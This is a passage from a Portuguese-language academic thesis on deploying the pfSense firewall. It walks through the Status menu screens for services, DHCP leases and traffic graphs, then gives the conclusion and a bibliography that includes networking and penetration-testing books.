No menu Status item Dashboard está localizada as principais informações sobre o funcionamento de todo o hardware utilizado pelo firewall.

O framework System Information estão as informações referente ao sistema, como, nome, versão de instalação, data e hora, DNS, última alteração na configuração, uso do processador, memória, swap, tipo de processador, tempo ligado entre outras.

No item Interfaces são as informações referente as interfaces, como o seu estado, endereço IP e sua velocidade de conexão.

Figura 27 - Status Serviços

pfSense.localdomain - Sta x Speedtest COPEL Telecom x

← → C https://192.168.1.1/status_services.php ☆ ≡

Sense
COMMUNITY EDITION

Sistema ▾ Interfaces ▾ Firewall ▾ Serviços ▾ VPN ▾ Status ▾ Diagnósticos ▾ Gold ▾ Ajuda ▾

Status / Serviços ?

Serviço	Descrição	Status	Ações
dhcpd	Serviço DHCP	Executando	🔄 ⏏ ⏏ 📄
dpinger	Gateway Monitoring Daemon	Executando	🔄 ⏏ ⏏ 📄
ntpd	Sincronização de relógio NTP	Executando	🔄 ⏏ ⏏ 📄
sshd	Secure Shell Daemon	Executando	🔄 ⏏
unbound	DNS Resolver	Executando	🔄 ⏏ 📄


pfSense is © 2004 - 2016 by Electric Sheep Fencing LLC. All Rights Reserved. [\[view license\]](#)

Windows taskbar: 19:31 02/05/2016























No menu Status item Serviços está disposto o framework com as informações dos serviços que estão sendo executados no servidor, como o serviço de DHCP, Monitoramento do Gateway, sincronizador NTP, conexão SSH e o DNS.

É possível parar, reiniciar, verificar seu estado, abrir um acesso rápido para a sua configuração ou monitora-lo, para isso basta clicar nos botões ao lado direito do serviço desejado.

Figura 28 - Status Concessões DHCP



Status / Concessões DHCP

Leases								
Endereço IP	Endereço MAC	Hostname	Descrição	Iniciar	Fim	No ar	Tipo de concessão	Ações
192.168.1.106	00:0c:29:29:6b:af	Estacao-01		2016/05/02 22:36:00	2016/05/03 00:36:00	online	ativo	 
192.168.1.119	00:0c:29:f7:f2:98	Estacao-02		2016/05/02 22:35:57	2016/05/03 00:35:57	online	ativo	 
192.168.1.105	00:0c:29:45:8b:78			2016/05/02 19:57:00	2016/05/02 21:57:00	offline	expired	  
192.168.1.104	00:0c:29:03:c5:3e			2016/05/02 19:57:00	2016/05/02 21:57:00	offline	expired	  
192.168.1.103	00:0c:29:00:1e:e3			2016/05/02 19:54:50	2016/05/02 21:54:50	online	expired	 
192.168.1.101	00:0c:29:69:f5:a5			2016/04/24 02:40:57	2016/04/24 04:40:57	offline	expired	  
192.168.1.102	00:0c:29:46:92:36			2016/04/24 01:37:28	2016/04/24 03:37:28	offline	expired	  
	00:0c:29:46:92:36			n/a	n/a	offline	static	  

Leases in Use			
Interface	Pool Inicial	Pool Final	# of leases in use
LAN	192.168.1.100	192.168.1.199	7

No menu Status item Concessões DHCP, está disposto um framework com todos os endereços de IPs fornecidos pelo DHCP da interface, contendo o endereço IP, endereço MAC, nome da estação, período em que ficou conectado, se o computador está online, se a concessão está ativa e você pode fixar os endereços IPs as estações para uma maior proteção. Assim só receberá o IP a estação que estiver com seu endereço MAC cadastrado.

Figura 29 – Status Gráfico de Tráfego





Figura 30



No menu Status item Gráfico de tráfego, está disposto um framework com todas as interfaces de rede, todo tráfego de dados e a velocidade em tempo real da conexão. Esse tipo de informação é muito importante para saber quanto está sendo utilizado da banda da internet.

Esse item é bastante importante, pois se o administrador quiser saber em tempo real o uso do link com a internet e o usuário que está efetuando o download ficará bem transparente como demonstrado na *Figura 30*.

O item Graph Settings deste framework é composto por vários selects para uma melhor visualização e entendimento, são eles: Interfaces, Sort by, Filtro e Display.

Foram efetuadas as seguintes seleções para gerar o gráfico demonstrado na *Figura 30*:

- Campo interface o item LAN;
- Campo Filtro local;
- Campo Display o item IP.

Estão sendo exibidos as informações dos IPs 192.168.1.106 e 192.168.1.106, referente a interface LAN isso pode ser filtrado por hosts, endereço IP, Descrição ou FQDN.

6 Conclusão

Constatou-se problemas existentes em nossas redes, como uma grande falha de segurança, principalmente o wireless e o descaso de muitos usuários com o seu compartilhamento. Isso se repete em diversas empresas e escritórios.

Com o uso do firewall pfSense é possível ter uma grande segurança e controle sobre a administração da sua rede.

Ele possui uma grande gama de ferramentas voltadas para a segurança, auxílio no monitoramento, controle e gestão. A flexibilidade e praticidade junto com a criação e implementação de regras torna o serviço do administrador mais simples e preciso, onde ele poderá utilizar de sua experiência para melhorá-lo, possui uma personalização no nível de segurança de acordo com o ambiente que ele for implementado.

Essa poderosa ferramenta também pode ser comprada em hardwares embarcados para uma solução mais profissional e robusta no nível de grandes empresas que possuem um maior nível de gerencia e um parque computacional bastante elevado.

Assim, como contribuição, foi proposto neste trabalho a implementação da solução de firewall, como uma alternativa para uma melhor segurança na rede, dos dados e informações que são trafegados nela. Esta ferramenta possibilitará um monitoramento da rede, estatísticas e uma maior segurança se for bem implementado.

6.1 Considerações Finais

Com o desenvolvimento desse trabalho foi possível mostrar, a potencialidade que o firewall pfSense possui, principalmente no uso da segurança e monitoramento de rede.

Essa poderosa ferramenta deve ser implementada com estudo e levantamento, pois o administrador deve possuir um conhecimento em segurança, pois um firewall com regras mal formuladas não cumpre a função devida.

O gasto em relação a implantação tem um ótimo custo benefício já que o software é gratuito, restando apenas o gasto com o hardware que será adequado de acordo com o ambiente de implementação, dessa forma serão evitados gastos desnecessários.

Referências Bibliográficas

- [1] CALIFÓRNIA - PALO ALTO. GORDON FIODOR LYON. . **Nmap Network Scanning: Técnicas de Escaneamento de Portas**. 2015. Disponível em: <https://nmap.org/man/pt_BR/man-port-scanning-techniques.html>. Acesso em: 09 dez. 2015.
- [2] EMC CORPORATION (Estados Unidos da América). **Sobre a EMC: Perfil corporativo**. 2003. EMC Corporation. Disponível em: <<http://brazil.emc.com/corporate/emc-at-glance/corporate-profile/index.htm>>. Acesso em: 8 out. 2015.
- [3] ESTADOS UNIDOS DA AMÉRICA. JORDAN HUBBARD. . **About FreeBSD: What is FreeBSD?**. [1993]. Disponível em: <<https://www.freebsd.org/about.html>>. Acesso em: 7 jun. 2015.
- [4] ESTADOS UNIDOS DA AMÉRICA. RICHARD STALLMAN. . **GNU Operating System: Overview of the GNU System**. 1983. Disponível em: <<http://www.gnu.org/gnu/gnu-history.en.html>>. Acesso em: 13 abr. 2014.
- [5] ESTADOS UNIDOS DA AMÉRICA. WIKIPÉDIA. . **Domain Name System**. 2001. Disponível em: <https://pt.wikipedia.org/wiki/Domain_Name_System>. Acesso em: 5 out. 2015.
- [6] ESTADOS UNIDOS DA AMÉRICA. WIKIPÉDIA. . **HTTPS**. 2001. Disponível em: <<https://pt.wikipedia.org/wiki/HTTPS>>. Acesso em: 14 out. 2015.
- [7] ESTADOS UNIDOS DA AMÉRICA. WIKIPÉDIA. . **Hypertext Transfer Protocol**. 2001. Disponível em: <https://pt.wikipedia.org/wiki/Hypertext_Transfer_Protocol>. Acesso em: 27 set. 2015.
- [8] MORIMOTO, Carlos e. Configurando o DNS. In: MORIMOTO, Carlos e. **Servidores Linux Guia Prático**. 3. ed. Porto Alegre: Sul Editores, 2011. Cap. 7. p. 433-460.
- [9] MORIMOTO, Carlos E.. Compartilhamento, DHCP e Proxy. In: MORIMOTO, Carlos E.. **Servidores linux, guia prático**. 3. ed. Porto Alegre: Sul Editores, 2011. Cap. 2. p. 117-129.
- [10] MORIMOTO, Carlos E.. Firewall. In: MORIMOTO, Carlos E.. **Servidores linux, guia prático**. 3. ed. Porto Alegre: Sul Editores, 2011. Cap. 3. p. 185-211.
- [11] MORIMOTO, Carlos E.. Servidores de rede local. In: MORIMOTO, Carlos E.. **Servidores linux, guia prático**. 3. ed. Porto Alegre: Sul Editores, 2011. p. 17-18.

- [12] MUNIZ, Joseph. Concepts Kali Penetration Testing. In: MUNIZ, Joseph; LAKHANI, Aamir. **Web Penetration Testing with Kali Linux**. Birnigham, Reino Unido: Packt Publishing, 2013. Cap. 1. p. 17-20.
- [13] MUNIZ, Joseph. SSL Strip. In: MUNIZ, Joseph; LAKHANI, Aamir. **Web Penetration Testing with Kali Linux**. Birnigham, Reino Unido: Packt Publishing, 2013. Cap. 3. p. 122-124.
- [14] MUNIZ, Joseph; LAKHANI, Aamir. Calculating risk. In: MUNIZ, Joseph; LAKHANI, Aamir. **Web Penetration Testing with Kali Linux**. Birnigham, Reino Unido: Packt Publishing, 2013. Cap. 1. p. 9-14.
- [15] MUNIZ, Joseph; LAKHANI, Aamir. Main-in-the-middle. In: MUNIZ, Joseph; LAKHANI, Aamir. **Web Penetration Testing with Kali Linux**. Birnigham, Reino Unido: Packt Publishing, 2013. Cap. 3, p. 121.
- [16] MUNIZ, Joseph; LAKHANI, Aamir. Nmap. In: MUNIZ, Joseph; LAKHANI, Aamir. **Web Penetration Testing with Kali Linux**. Birnigham, Reino Unido: Packt Publishing, 2013. Cap. 2. p. 59-66.
- [17] USA. CHRIS BUECHLER. . **Lear About the pfSense** Project. 2004. Disponível em: <<https://www.pfsense.org/about-pfsense/>>. Acesso em: 02 dez. 2015.